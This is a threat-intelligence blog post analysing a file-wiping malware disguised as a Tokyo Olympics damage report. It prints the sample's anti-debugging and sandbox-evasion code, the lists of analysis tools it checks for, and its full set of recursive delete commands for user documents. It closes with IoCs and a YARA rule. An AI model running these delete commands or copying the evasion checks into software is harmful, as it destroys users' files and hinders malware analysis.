A Deep-dive Analysis of a New Wiper Malware Disguised as Tokyo Olympics Document

blog.cyble.com/2021/08/02/a-deep-dive-analysis-of-a-new-wiper-malware-disguised-as-tokyo-olympics-document/

August 2, 2021

Recently, Cyble Research Labs came across a new malware sample on the surface web. The malware in question belongs to the Wiper family. The sample was posted by a security researcher on Twitter. From VirusTotal, we learned that the original name of the malware is **【至急】東京オリンピック開催に伴うサイバー攻撃等発生に関する被害報告について.exe**. The translation of the file name is "**[Urgent] About the damage report about the occurrence of cyber-attacks etc. accompanying the Tokyo Olympics .exe".**

In this case, the name of the sample suggests that it could be used to leverage the interest surrounding the Tokyo Olympics.

The Wiper malware family has been created with the intent to delete selected documents containing extensions that are predefined in the malware by the Threat Actor (TA). Figure 1 showcases the complete execution flow of the Wiper malware.



Figure 1 Wiper Malware Execution Flow

Technical Analysis

The static analysis of the malware indicated that it is packed using Ultimate Packer for Executables (UPX), an open-source executable packer that supports various file formats across operating systems. After unpacking the malware, we found that it is an x86 architecture console-based application. It was developed using C/C++ language and compiled on "2021-07-20 06:52:05". These details are shown in Figure 1. The malware also uses an Adobe PDF icon to trick unsuspecting users into opening the malware.



Figure 2: Malware's Static Details

Based on our initial observations, Cyble researchers found that the malware doesn't perform any other activities apart from deleting itself from the victim's device. Similarly, we can see in Figure 3, that the malware executes the **"Del"** command to delete itself.



Figure 3: Wiper Malware's Process Tree

Code Analysis

Our research indicates that the TA behind the malware has added multiple anti-VM/anti-debugging/AntiSandBox techniques, as
shown in Figure 4, These techniques include checking for ProcMon, VM Detection, Debugger Detection, Sleep, and EnumWindows etc.

```
v3 = (int (*)(void))((char *)&GetTickCount64 + 2);
v4 = ((int (*)(void))((char *)&GetTickCount64 + 2))();
Sleep(0x3E80u);
if ( ((__int64 (*)(void))((char *)&GetTickCount64 + 2))() - (unsigned __int64)(unsigned int)v4 < 0x3A98 )
  exit(0);
v5 = 0;
v6 = CheckIfProcmonisRunning;
do
{
  if ( *((_BYTE *)CheckIfListofProcessRunning + v5) == 0xCC
    || *((_BYTE *)CheckIfProcmonisRunning + v5) == 0xCC
    || *((_BYTE *)VMDetection1 + v5) == 0xCC
    || *((_BYTE *)VMDetection2 + v5) == 0xCC )
  {
    goto LABEL_70;
  }
  ++v5;
}
while ( v5 < 5 );
if ( *(_BYTE *)CheckIfListofProcessRunning != 0xE9
  && *(_BYTE *)CheckIfListofProcessRunning != 0xEB
  && *(_BYTE *)CheckIfProcmonisRunning != 0xE9
  && *(_BYTE *)CheckIfProcmonisRunning != 0xEB
  && *(_BYTE *)VMDetection1 != 0xE9
  && *(_BYTE *)VMDetection1 != 0xEB
  && *(_BYTE *)VMDetection2 != 0xE9
  && *(_BYTE *)VMDetection2 != 0xEB )
{
  v6 = (int (*)())v3();
  if ( !CheckIfListofProcessRunning() && !EnumWindows(EnumFunc, 0) )
  {
    v7 = CreateFileA("\\\\.\\Global\\ProcmonDebugLogger", 0x80000000, 7u, 0, 3u, 0x80u, 0);
```

Figure 4: Code to Detect VM and Debugger

Using **EnumWindows** API Call, the malware checks if any strings mentioned in Table 1 are matching any running processes in the top-level application titles to check whether
any malware analysis tools are running in the background.

PROCMON_WINDOW_CLASS
OllyDbg
TIdaWindow
WinDbgFrameClass
FilemonClass
ID
RegmonClass
PROCEXPL
TCPViewClass
SmartSniff
Autoruns
CNetmonMainFrame
TFormFileAlyzer2
ProcessHacker

Table 1 Running Process String

Our research indicates that the Wiper malware also checks for the processes shown in Table 2 to determine if it is running in any malware analysis environment. In case these processes are running, the malware exits and deletes itself.

Wireshark.exe
apateDNS.exe
Autoruns.exe
bindiff.exe
idaq.exe
idaq64.exe
Procmon.exe
x64dbg.exe
x32dbg.exe
ollydbg.exe
ImmunityDebugger.exe
VBoxTray.exe
VBoxService.exe
msedge.exe
VirtualBox.exe
javaw.exe
x96dbg.exe
idaw.exe
windbg.exe
dnSpy.exe
HxD.exe
Scylla_x64.exe
Scylla_x86.exe
regmon.exe
procexp.exe
procexp64.exe
Tcpview.exe
smsniff.exe
FakeNet.exe
netmon.exe
PEiD.exe
LordPE.exe
PE-bear.exe
PPEE.exe
die.exe
diel.exe
pexplorer.exe
depends.exe
ResourceHacker.exe
FileAlyzer2.exe
processhacker.exe
Regshot-x64-Unicode.exe

Table 2: Process List

Figure 5 shows the malware comparing the running processes with the process list.



Figure 5: Process Comparison

The malware also checks whether any soft breakpoint has been added on a **VMDetection** method or not, as shown in Figure 6.

```
.text:00401730                mov     eax, ecx
.text:00401732                add     eax, offset VMDetection1
.text:00401737                cmp     byte ptr [eax], 0CCh ; 'Ì'
.text:0040173A                jz      loc_4019A0
.text:00401740                mov     eax, ecx
.text:00401742                add     eax, offset VMDetection2
.text:00401747                cmp     byte ptr [eax], 0CCh ; 'Ì'
```

Figure 6 Code to check soft breakpoints

The TA has added the above checks to ensure that the malware runs on the physical device and not on any malware analysis environment. If any one of the checks is positive, the malware exits and deletes itself.

Once all the checks are done, the malware executes a series of commands to delete the files that have the extension specified by the TA in the malware, as shown in Figure 7.



*Figure 7: Malware Executing Command to Delete *.doc Files*

The series of commands used to delete files that have the extensions specified by the TA are given in Table 3.

```
del /S /Q *.doc c:\\users\\%username%\\ > nul
del /S /Q *.docm c:\\users\\%username%\\ > nul
del /S /Q *.docx c:\\users\\%username%\\ > nul
del /S /Q *.dot c:\\users\\%username%\\ > nul
del /S /Q *.dotm c:\\users\\%username%\\ > nul
del /S /Q *.dotx c:\\users\\%username%\\ > nul
del /S /Q *.pdf c:\\users\\%username%\\ > nul
del /S /Q *.csv c:\\users\\%username%\\  > nul
del /S /Q *.xls c:\\users\\%username%\\ > nul
del /S /Q *.xlsx c:\\users\\%username%\\ > nul
del /S /Q *.xlsm c:\\users\\%username%\\ > nul
del /S /Q *. ppt c:\\users\\%username%\\ > nul
del /S /Q *.pptx c:\\users\\%username%\\ > nul
del /S /Q *. pptm c:\\users\\%username%\\ > nul
del /S /Q *.jtdc c:\\users\\% username% \> nul
del /S /Q *.jttc c:\\users\\%username%\\ > nul
del /S /Q *.jtd c:\\users\\%username%\\ > nul
del /S /Q *.jtt c:\\users\\%username%\\ > nul
del /S /Q *.txt c:\\users\\%username%\\ > nul
del /S /Q *.exe c:\\users\\%username%\\ > nul
del /S /Q *.log c:\\users\\%username%\\ > nul
```

Table 3: Commands Executed by Malware

As we can see in Table 3, the malware checks for several file extensions including .jtd, which is an extension for a Japanese word processor.

Once it executes all the commands given in Table 3, it runs the **curl** command to access an adult website. However, the intent of this behavior is unknown.

Figure 8 shows the execution of the **curl** command to access the adult website.



Figure 8: Curl Command Execution

The malware self-destructs after completing all the activities discussed above.

Conclusion

Based on the name of malware executable file, "**[Urgent] About the damage report about the occurrence of cyber–attacks etc. accompanying the Tokyo Olympics .exe",** and the fact that the malware checks for. jtd extensions,we suspect that it has been potentially created to leverage the recent interest around the Tokyo Olympics.

The TA provided this malware with the functionality to delete files that have extensions specified by the TA. It does not demonstrate any other behavior that is generally displayed by malware.

Cyble Research Labs is continuously monitoring security threats, whether they are ongoing or emerging. We will continue to update our readers with our latest findings.

Our Recommendations

We have listed some of the essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

> Use strong passwords and enforce multi-factor authentication wherever possible.

- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Conduct regular backup practices and keep those backups offline or in a separate network.

MITRE ATT&CK® Techniques:

Tactic	Technique ID	Technique Name

Execution	T1204	User Execution
Defense	T1497	Virtualization/Sandbox Evasion
Impact	T1485	Data Destruction

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
fb80dab592c5b2a1dcaaf69981c6d4ee7dbf6c1f25247e2ab648d4d0dc115a97	Hash	SHA-256
295d0aa4bf13befebafd7f5717e7e4b3b41a2de5ef5123ee699d38745f39ca4f	Hash	SHA-256

Generic Signatures and Rules

Yara Rules

```
rule win32_tokyoolympicdeleter

{

meta:

author= "Cyble Research"

date= "2021-08-03"

description= "Coverage for Malware targeting Tokyo Olympics"

hash= "fb80dab592c5b2a1dcaaf69981c6d4ee7dbf6c1f25247e2ab648d4d0dc115a97"

strings:

$header= "MZ"

$sig1 = "meClassOFilemon" wide ascii

$sig2 = "iewSmartSniffg" wide ascii

$sig3 = "TFormFileAlyzer2" wide ascii

$sig4 = "TIdaWindow" wide ascii

        condition:

$header at 0 and (2 of ($sig*))

}
```

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.